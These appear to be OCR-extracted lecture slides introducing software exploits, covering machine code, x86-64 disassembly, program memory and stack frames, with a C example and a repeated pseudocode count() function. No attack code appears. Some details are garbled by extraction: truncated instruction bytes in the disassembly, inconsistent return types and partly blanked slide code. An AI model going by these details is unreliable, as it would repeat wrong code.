Exploits and Patches

Focus on Attacks

- Software is notorious for having bugs
  - Functionality that doesn’t work as intended, or at all
  - Crashes that cause unreliability, data loss
- To an attacker, **software bugs are opportunities**
- Exploits
  - Weaponized software bugs
  - Use programming errors to an attacker’s advantage
- Typical uses
  - Bypass authentication and authorization checks
  - Elevate privileges (to **admin** or **root**)
  - Hijack programs to execute unintended, arbitrary code
  - Enable unauthorized, persistent access to systems


Program Execution

Code and Data Memory

Program Execution

The Stack

Compilers



- Computers don’t execute source code
- Instead, they execute machine code
- Compilers translate source code to machine code
- Assembly is human-readable machine code

C Source Code

```c
#include <stdio.h>

int main(int argc, char** argv) {
  int i;
  if (argc > 1) {
    for (i = 1; i < argc; ++i) {
      puts(argv[i]);
    }
  }
  else {
    puts("Hello world");
  }
  return 1;
}
```

x84-64 machine code in hexadecimal


x86-64 assembly

```
000000000040052d <main>:
           55                      push   rbp
           48 89 e5                mov    rbp,rsp
           48 83 ec 20             sub    rsp,0x20
           89 7d ec                mov    DWORD PTR [rbp-0x14],edi
           48 89 75 e0             mov    QWORD PTR [rbp-0x20],rsi
40053c:    83 7d ec 01             cmp    DWORD PTR [rbp-0x14],0x1
400540:    7e 36                   jle    400578 <main+0x4b>
400542:    c7 45 fc 01 00 00 00    mov    DWORD PTR [rbp-0x4],0x1
400549:    eb 23                   jmp    40056e <main+0x41>
40054b:    8b 45 fc                mov    eax,DWORD PTR [rbp-0x4]
40054e:    48 98                   cdqe
400550:    48 8d 14 c5 00 00 00    lea    rdx,[rax*8+0x0]
400557:    00
400558:    48 8b 45 e0             mov    rax,QWORD PTR [rbp-0x20]
40055c:    48 01 d0                add    rax,rdx
40055f:    48 8b 00                mov    rax,QWORD PTR [rax]
400562:    48 89 c7                mov    rdi,rax
400565:    e8 a6 fe ff ff          call   400410 <puts@plt>
40056a:    83 45 fc 01             add    DWORD PTR [rbp-0x4],0x1
40056e:    8b 45 fc                mov    eax,DWORD PTR [rbp-0x4]
400571:    3b 45 ec                cmp    eax,DWORD PTR [rbp-0x14]
400574:    7c d5                   jl     40054b <main+0x1e>
400576:    eb 0a                   jmp    400582 <main+0x55>
400578:    bf 14                   mov    edi,0x400614
40057d:    e8 8e                   call   400410 <puts@plt>
400582:    b8 01                   mov    eax,0x1
400587:    c9                      leave
400588:    c3                      ret
```

Computer Memory


Running programs exists in memory


- **Program memory** – the code for the program
- **Data memory** – variables, constants, and a few other things, necessary for the program
- **OS memory** – always available for system calls
  - E.g. to open a file, execute another program, print to the screen, etc.




Program Memory

```
0:  integer count(string s, character c) {
      integer count;
      integer pos;
1:    for (pos = 0; pos < length(s); pos = pos + 1) {
2:      if (s[pos] == c) count = count + 1;
3:    }
4:    return count;
5:  }

6:  void main(integer argc, strings argv) {
7:    count("testing", "t"); // should return 2
8:  }
```








Program Memory


```
0:  integer count(string s, character c) {
      integer count;
      integer pos;
1:    for (pos = 0; pos < length(s); pos = pos + 1) {
2:
3:
4:
5:  }

6:  void main(integer argc, strings argv) {
7:    count("testing", "t"); // should return 2
8:  }
```

The CPU keeps track of the current Instruction Pointer (IP)



Memory


High



Low


Data Memory

```
0:  string count(string s, character c) {
      integer count;
      integer pos;
1:    for (pos = 0; pos < length(s); pos = pos + 1) {
2:      if (s[pos] == c) count = count + 1;
3:    }
4:    return count;
5:  }

6:  void main(integer argc, strings argv) {
7:    count("testing", "t"); // should return 2
8:  }
```




The Stack


- Data memory is laid out using a specific data structure
  - The stack
- Every function gets a frame on the stack
  - Frame created when a function is called
  - Contains local, in scope variables
  - Frame destroyed when the function exits
- The stack grows downward
- Stack frames also contain control flow information
  - More on this in a bit…



Stack Frame Example

```
0:  string count(string s, character c) {
      integer count;
      integer pos;
1:    for (pos = 0; pos < length(s); pos = pos + 1) {
2:      if (s[pos] == c) count = count + 1;
3:    }
4:    return count;
5:  }

6:  void main(integer argc, strings argv) {
7:    count(“testing”, “t”); // should return 2
8:  }
```






Stack Frame Example

```
0:  string count(string s, character c) {
      integer count;
1:
2:
3:
4:
5:
6:  void main(integer argc, strings argv) {
7:    count("testing", "t"); // should return 2
8:  }
```

This example is *almost* correct. But something very important is missing…

IP




Problem

```
0:  string count(string s, character c) {
                                    length(s); pos = pos + 1) {
                                    unt = count + 1;
3:
4:    return count;
5:  }

6:  void main(integer argc, strings argv) {
7:    count("testing", "t"); // should return 2
8:  }
```


IP needs to go back to line 8. But how does the CPU know that?


IP



Stack Frame Example


```
0:  string count(string s, character c) {
      integer count;
      integer pos;
1:    for (pos = 0; pos < length(s); pos = pos + 1) {
2:      if (s[pos] == c) count = count + 1;
3:    }
4:    return count;
5:  }

6:  void main(integer argc, strings argv) {
7:    count("testing", "t"); // should return 2
8:  }
```

